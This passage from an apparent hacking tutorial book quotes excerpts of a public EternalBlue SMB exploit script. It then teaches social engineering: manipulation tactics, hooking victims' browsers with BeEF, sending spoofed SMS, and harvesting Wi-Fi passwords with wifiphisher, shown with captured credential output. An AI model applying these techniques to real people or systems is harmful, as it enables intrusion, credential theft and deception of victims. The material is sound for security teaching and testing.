
`/exploit/windows/remote/42315.py`.

Let's copy and rename that exploit into our `/root` user's directory and give it a name of `eternalblue.py`.

```
kali > cp exploits/windows/remote/42315.py eternalblue.py
```

Now open this `eternalblue.py` script with PyCharm.

When you open the eternalBlue.py script in PyCharm, it will look similar to this:



Note at the very first line the familiar, `/usr/bin/python` telling the system to use the Python interpreter. On lines 5, 6, and 7, the script imports some key modules, including `sys`, `socket` and `time`. Note also the extensive use of multiline comments beginning with line 9 and the triple quotation marks.

If we scan down a bit to line 280, you can see that the author has defined a few functions with the `def` command. On line 293, the author starts a `for` loop and on line 294 begins our familiar `try/except` exception handling.

eternalblue.py

```
280 def calc_alloc_size(size, align_size):
281     return (size + align_size - 1) & ~(align_size-1)
282
283 def wait_for_request_processed(conn):
284     #time.sleep(0.05)
285     # send echo is faster than sleep(0.05) when connection is very good
286     conn.send_echo('a')
287
288 def find_named_pipe(conn):
289     pipes = [ 'browser', 'spoolss', 'netlogon', 'lsarpc', 'samr' ]
290
291     tid = conn.tree_connect_andx('\\\\'+conn.get_remote_host()+'\\'+'IPC$')
292     found_pipe = None
293     for pipe in pipes:
294         try:
295             fid = conn.nt_create_andx(tid, pipe)
296             conn.close(tid, fid)
297             found_pipe = pipe
298         except smb.SessionError as e:
299             pass
300
301     conn.disconnect_tree(tid)
302     return found_pipe
303
```

Scanning a bit further down the page, we find some `if` and `elif` control statements at lines 341 and 345, respectively.

eternalblue.py

```
340     # Detect target architecture and calculate frag pool size
341     if leakData[X86_INFO['FRAG_TAG_OFFSET']:X86_INFO['FRAG_TAG_OFFSET']+4] == 'Frag':
342         print('Target is 32 bit')
343         info['arch'] = 'x86'
344         info['FRAG_POOL_SIZE'] = ord(leakData[ X86_INFO['FRAG_TAG_OFFSET']-2 ]) * X86_INFO['POOL_ALIGN']
345     elif leakData[X64_INFO['FRAG_TAG_OFFSET']:X64_INFO['FRAG_TAG_OFFSET']+4] == 'Frag':
346         print('Target is 64 bit')
347         info['arch'] = 'x64'
348         info['FRAG_POOL_SIZE'] = ord(leakData[ X64_INFO['FRAG_TAG_OFFSET']-2 ]) * X64_INFO['POOL_ALIGN']
349     else:
350         print('Not found Frag pool tag in leak data')
351         sys.exit()
352
```

```
506     # ================================
507     # try align pagedpool and leak info until satisfy
508     # ================================
509     leakInfo = None
510     # max attempt: 10
511     for i in range(10):
512         reset_extra_mid(conn)
513         leakInfo = align_transaction_and_leak(conn, tid, fid, info)
514         if leakInfo is not None:
515             break
516         print('leak failed... try again')
517         conn.close(tid, fid)
518         conn.disconnect_tree(tid)
519
520         tid = conn.tree_connect_andx('\\\\'+conn.get_remote_host()+'\\'+'IPC$')
521         conn.set_default_tid(tid)
522         fid = conn.nt_create_andx(tid, pipe_name)
```

Scanning down to line 511, we see the `for` loop we had used previously in our scripts.

Although this script is presently beyond our nascent Python skills, I think it is useful to see how the skills you have just learned are used in a real-life, world-class Python exploit.

Summary

In this chapter, we developed some rudimentary Python skills and developed some useful hacker/information security scripts. I hope this chapter demonstrates that Python scripting is not insurmountable; you can DO it! In addition, we analyzed an advanced Python script for exploiting the EternalBlue vulnerability in SMB (MS17-010), and although we aren't ready to take on such an advanced task yet, you can see that this script used many of the same concepts we developed in this short excursion into Python. I strongly advise you to continue to develop your Python skills beyond here so that you may rise to the upper echelons of hacking—the Master Hacker!

Although it's not necessary to master Python scripting to become a hacker, without these skills, you will be relegated to using other people's hacking scripts. That can be quite limiting as exploits don't have a significant shelf life. As soon as they are out in the wild, their value begins to decline precipitously. If you are not developing zero-day exploits, these skills may not be necessary, but they certainly can be useful for a multitude of tasks.

Exercises

1. Create each of the scripts we wrote here and save them.
2. Starting with the more advanced Banner Grabber, edit it to grab the banners from ports 1-1000 and display them to the screen.
3. Start with the FTP password cracker and edit it to work with the MySQL installation on the Windows 7 system.

For more on Python for Hacking, look for my upcoming book *Python Basics for Hackers*!

17

Social Engineering

Understanding human psychology, motivation, and behavior is one of the hacker's most important tools.

Master OTW

As institutions, companies, and individuals become more security conscious, sometimes the only way to penetrate a system or network is through social engineering. Some novice hackers tend to downplay the importance of social engineering and instead hold out for that "single silver bullet" that will enable them to *pwn* the target (such as EternalBlue). I need to point out that some of the most important hacks in history have been a result of social engineering, including the most famous

hack in history: Stuxnet (the US hack of the Iranian nuclear enrichment facility at Natanz in 2010, see https://www.hackers-arise.com/post/2019/11/01/scada-hacking-anatomy-of-the-stuxnet-attack).

Some of the other famous hacks in history that were the result of social engineering include:

1. Democratic National Committee hack during 2016 election;
2. Target Point of Sale (POS) hack;
3. Sony Pictures hack;
4. 2011 RSA SecurID hack;
5. Yahoo's multiple security breaches.
6. Russia's Blackenergy3 Hack of the Ukraine electrical grid

There is an often-repeated adage in cybersecurity that says, "The weakest link in any information security system is the end user." If the attacker can fool a single user, the entire network—or even entire institution—may be taken down (one user clicking on a malicious link almost took down RSA and similarly cost the US retailer, Target, billions of dollars).

What is Social Engineering in Cyber Security?

Social engineering has been a part of the human dynamic from the beginning of time. People have always social engineered each other to get them to do what they want. How else would they get young, healthy men and women to fight in senseless wars?

Social engineering is simply the art of manipulating people to get them to do what you want or give up the information you need. In the field of cybersecurity, the "do something" is often to open an email attachment or click on a malicious link, while the "give up information" is often a password. Both of these examples are social engineering, but there are so many other as well.

Social Engineering Vectors

Social engineering is a separate skill set from hacking, but just as important. Many hackers don't take the time and effort to understand and master this field. It is just as much a science as hacking, but also includes an artistic/creative element. It requires an understanding of human motivation, human wants, and human needs.

Although social engineering—the art of getting people to do what you want—is varied, the vectors to engineer the attacks are well-known.

Some of the most common social engineering vectors in information technology are:

1. **Phishing**—This is the practice of sending out large amounts of email trying to get a few random people to click on a link or open an attachment or other malicious act. This is probably the most common social engineering attack, but increasingly less effective.
2. **Spear Phishing**—This is the practice of targeting a single individual with email attacks. This can often be done by spoofing email addresses or phone numbers. It usually is preceded by a significant amount of open-source intelligence gathering to determine the interests, needs and motivating factors of the target. This can be VERY effective if done properly.

3. **Whaling**—An email targeting a very powerful person. In some cases, this might be the CEO or another person in the organization with the power to access significant resources.

4. **Vishing**—Very similar to phishing, but done with the voice calls. This is an increasingly, effective tool with digital phone systems capable of "robo-calling."

5. **Baiting**—Similar to phishing (mass emails), but in baiting, the attacker holds out the hope of targeting some large payout (often from a Nigerian prince).

6. **Tailgating** —This attack is usually associated with entry to a secure facility. Often it is a nonemployee following an employee into an area that requires proper authentication

7. **Quid Pro Quo**—This is a Latin phrase meaning "this for that." This social engineering attack usually involves the target being promised some benefit in exchange for information or other service.

Social Engineering Concepts and Strategies

Social engineering is a different field of science, much more akin to psychology. Although it's beyond the scope of one section of one chapter in one book to illuminate the keys to human psychology, I want to briefly outline some concepts that have proven effective in social engineering. For a more complete and thorough understanding of social engineering, I recommend *Social Engineering: The Art of Human Hacking*, by Christopher Hadnagy.

Elicitation

Elicitation is the ability to draw out the information or behavior you are seeking from the target. This a technique used by spies the world over to get what they want. In the US National Security Agency's training manual, the NSA defines elicitation as "*the subtle extraction of information during a normal and innocent conversation.*" Perfect! That is exactly what we are trying to do.

These conversations can take anyplace and often are most effective when they seem to be part of the normal course of the day or work. This can be in the lunchroom, restaurant, café, restroom, just about anywhere.

Elicitation is effective because people like to talk about themselves and their work. Elicitation works well because:

1. People want to be helpful;
2. People take pride in themselves and their work;
3. People want to appear intelligent and important;
4. People are vulnerable to flattery.

The key to elicitation is to get people to talk. There are at least four strategies to get people to talk:

1. Appeal to their ego;
2. Show mutual interest;
3. Volunteer information about yourself or your work;
4. Assume knowledge.

Pretexting

Another excellent social engineering strategy is known as pretexting. In this strategy, you pretend to be someone else with an entirely different background and story. Ever wanted to be an actor? This may be your chance!

Pretexting is more than just telling a lie; it usually involves creating an entirely new identity and back story. It's important to note that to be effective, the pretext must be tailored to the target. There is no one-size-fits-all.

Pretexting is common in many professions, but probably most importantly in sales. The whole concept is to create a scenario and trust where the target is willing to give up information they would not otherwise relinquish.

Planning the Pretext

Before engaging in a pretext attack, it is worthwhile to do a bit of planning.

1. Gather as much information about the target as possible.
2. Try to find an area where your actual interests overlap those of the target.
3. Plan the pretext to appear to be as spontaneous as possible.

Influence

If the attacker wants to persuade someone to do or say something we want, their best strategy is to appeal to the target's interests and avoid an intellectual appeal. Persuasion most often involves human beliefs and emotions, not their intellect.

The key here is to get someone else to **want** to do or think what you want them to do. They must believe that it is something THEY want to do or say.

A few objectives before you start an influence campaign are:

1. Set clear goals;
2. Build rapport;
3. Be observant;
4. Be flexible.

Influence Strategies

The following are some key influence strategies. If you have ever purchased a used car, you will likely recognize some of these. Successful sales people are often the best social engineers. They are successful because they get **you** to do something **they want you to do**, buy their product.

Reciprocity—	People want to be helpful, so if the attacker offers something to the target, then the target will often want to reciprocate by offering something to the attacker when asked.
Obligation—	The attacker creates a feeling of obligation to themselves by giving or offering something, often just kindness or friendliness.
Concession—	This is similar to reciprocity but the attacker asks for more than they need and settle for what they want (ask for $200 when you only want $100 and get the target to concede to $100).
Scarcity—	The attacker creates a false scarcity to get the target to act before they all gone.
Authority—	The attacker acts as an authority to get the target to do or reveal something.
Consensus—	The attacker convinces the target that "everyone knows this " or "everyone does this" to get the target to do something.

Now that we have some background on the psychology and strategies of social engineering, let's look at some technologies and tools to assist in this endeavor.

Information Gathering

Before attempting a social engineering attack, it's best to gather as much information about the target as possible. This will enable you to design an attack that is tailored to the individual's needs and wants. For instance, if you had discovered through social networking sites and other sources that the individual is an avid golfer, emails and URLs tailored to that person will likely have a greater chance of success. In addition, information gathering might reveal friends, family members, and work colleagues who could be impersonated in email, SMS, or other means (see SpoofBox below).

There are numerous places we can collect information on the target, including:

1. Facebook
2. LinkedIn
3. Twitter
4. Maltego
5. Google Hacking
6. People Search

For more on Open Source Intelligence (OSINT), go to www.hackers-arise.com/osint

Social Engineering Tools

Throughout the years, books and courses have used the Social Engineering Toolkit (SET) by Dave Kennedy as an example of a social engineering tool. With all due respect to Dave Kennedy (he is an

excellent security researcher) and others, I don't find the SET to be very useful. Most of its techniques don't work, and its interface is inelegant and clunky.

By contrast, the following tools ARE effective and useful:

1. BeEF or the Browser Exploitation Framework;
2. Wi-Fiphisher;
3. Spoof SMS;
4. Fileformat vulnerabilities;

Social Engineering Techniques and Tools

There are many tools that are useful for social engineering, but in this section, I want to demonstrate just a few.

BeEF or Browser Exploitation Framework

The Browser Exploitation Framework or BeEF, for short, enables you to take control of the target's browser. It relies upon your ability to get the target to click on a malicious Javascript link, and once they do, you are inside their browser! Once inside, there is considerable mischief you can do, including:

1. Resetting or DoSing their router;
2. Social engineering them to give up their passwords;
3. Send their browser to other malicious web sites;
4. Social Engineer them to give you access to their webcam.

Depending upon the version of Kali you are using, BeEF may not be installed by default but is in the Kali repository. If BeEf is not included in your Kali, simply download and install it from the Kali repository.


```
kali > apt install beef-xss
```

The first step is to start the BeEF server. You can start BeEF by entering:

```
kali > beef-xss
```


Once the server has started, you can connect to it with your browser by navigating to localhost:3000. This should bring up a screen like that below with the BeEF login. The default login is: username=beef and password=beef.

After logging in, you will be greeted by a screen similar to the one below.



The key to using BeEF is to get the target to click on the BeEF javascript link that will give you control of their browser.To successfully attack the browser, you can add the BeEF hook to a web page that the target is likely to visit or send the link via email or SMS with some enticing text such as, "You got to see this video!"


Once the target clicks on the link, BeEF will hook their browser and you will control it! Here, I have hooked my Mozilla browser in Kali (127.0.0.1).




When I click on the browser link in the left-hand window labeled "Hooked Browsers", BeEF will display the key information about the browser.

You can now click on the commands column, and you can view all the commands available to you on this target system. Note the color-coding. Green means go; the command will likely work. Red means stop; that command will NOT work. Grey means "maybe."


In the figure below, we can see several commands that are green including "Geolocation."



Below, we can see that some of the commands are red, meaning they will not work with this browser.



The webcam command is green with this browser. This command will pop up a dialog box asking the user to enable their webcam. If they click "Yes," their webcam will be enabled and begin taking snapshots. You can replace this message and customize a new message ("Update Your Adobe Flash Now!") in the dialog box that will likely entice the user to click.



BeEF is an excellent tool for social engineering the target, and taking control of their browser.

SMS Spoofing


SMS communication has grown so dramatically over the last decade that some people seldom make phone calls anymore. This technology, commonly known as "texting," is very vulnerable to spoofing.

If you need someone to open a link on their phone or take some action, this can be an excellent way to do it. A few years ago, there were numerous SMS spoofing services, but many of them

have gone by the wayside. Among this turmoil, Spoofbox (www.spoofbox.com) has remained strong.

This is one service that works as advertised and is relatively inexpensive (not free, but they do accept Bitcoin). I have used this tool in social engineering engagements, and I can swear by it. It works!

All you need to do is open an account and put some money in. Then enter the number the text is going to, the number you want it to appear that the text has come from, and the message to send to the target.



Some of you who are "Mr. Robot" fans will remember that the f/society crew got Elliot out of jam at Stone Mountain by sending an SMS message to the woman escorting him out. The message apparently came from her husband and said that he had been hospitalized. This service can do exactly that!

In addition to SMS spoofing, SpoofBox offers the following services:

1. Spoofing email;
2. Spoofphone calls;
3. Fake WhatsApp;
4. Fake iMessage.

Use these at your own peril, as I have not tried these other services and cannot vouch that they are effective or safe.

Wi-Fi Phisher


While many hackers hammer away on cracking the WPA2 hash, some find it more effective to simply social engineer the password from the target. That's where `wifiphisher` comes in. This tool is designed to:

1. Create a clone of the target AP;
2. Deauthenticate the user from their actual AP;
3. Associate them with the fake AP;
4. Present the user with an authentic-looking firmware update screen and ask them to provide their password to continue.

You and I are unlikely to give up our password so easily, but my experience is that most others will.


`Wifiphisher` is not built into Kali, so you need to downlaoad and install it from the Kali repository.

```
kali > apt install wifiphisher
```



Once `wifiphisher` has completed its downloading and installing, let's take a look at its help screen.

```
kali > wifiphisher -help
```




There are numerous options, but wifiphisher has an automated script that will set up a fake AP automatically if you have a wireless card capable of working as an AP (I'm using an Alfa AWUS036NH, but some others will work as well).

To start `wifiphisher`, you only need to enter;

```
kali > wifiphisher
```


`Wifiphisher` will now setup your wireless card as an AP with DHCP. It will next scan the airwaves for available APs, as seen below.



At this point, you need only to select the AP you want to clone. In this case, I selected "click here for a virus5."

Now `wifiphisher` begins to deauthenticate (kickoff) the users on the selected AP.

When people re-login to the AP, they will be greeted with the screen below. This screen informs them that a firmware upgrade is taking place with their hardware and asks them for their password to continue. How crafty is that?



When they enter their password, it appears on the attacker's screen, as seen below!

```
HTTP requests:
[*] GET request from 10.0.0.94 for http://clients3.google.com/generate_204
[*] GET request from 10.0.0.94 for http://clients3.google.com/generate_204
[*] POST request from 10.0.0.94 with wfphshr-email=Victim@victim.com&wfphshr-password=crippledblackphoenix
[*] GET request from 10.0.0.94 for http://clients3.google.com/generate_204
[*] GET request from 10.0.0.94 for http://clients3.google.com/generate_204
```

Social Engineering with Metasploit

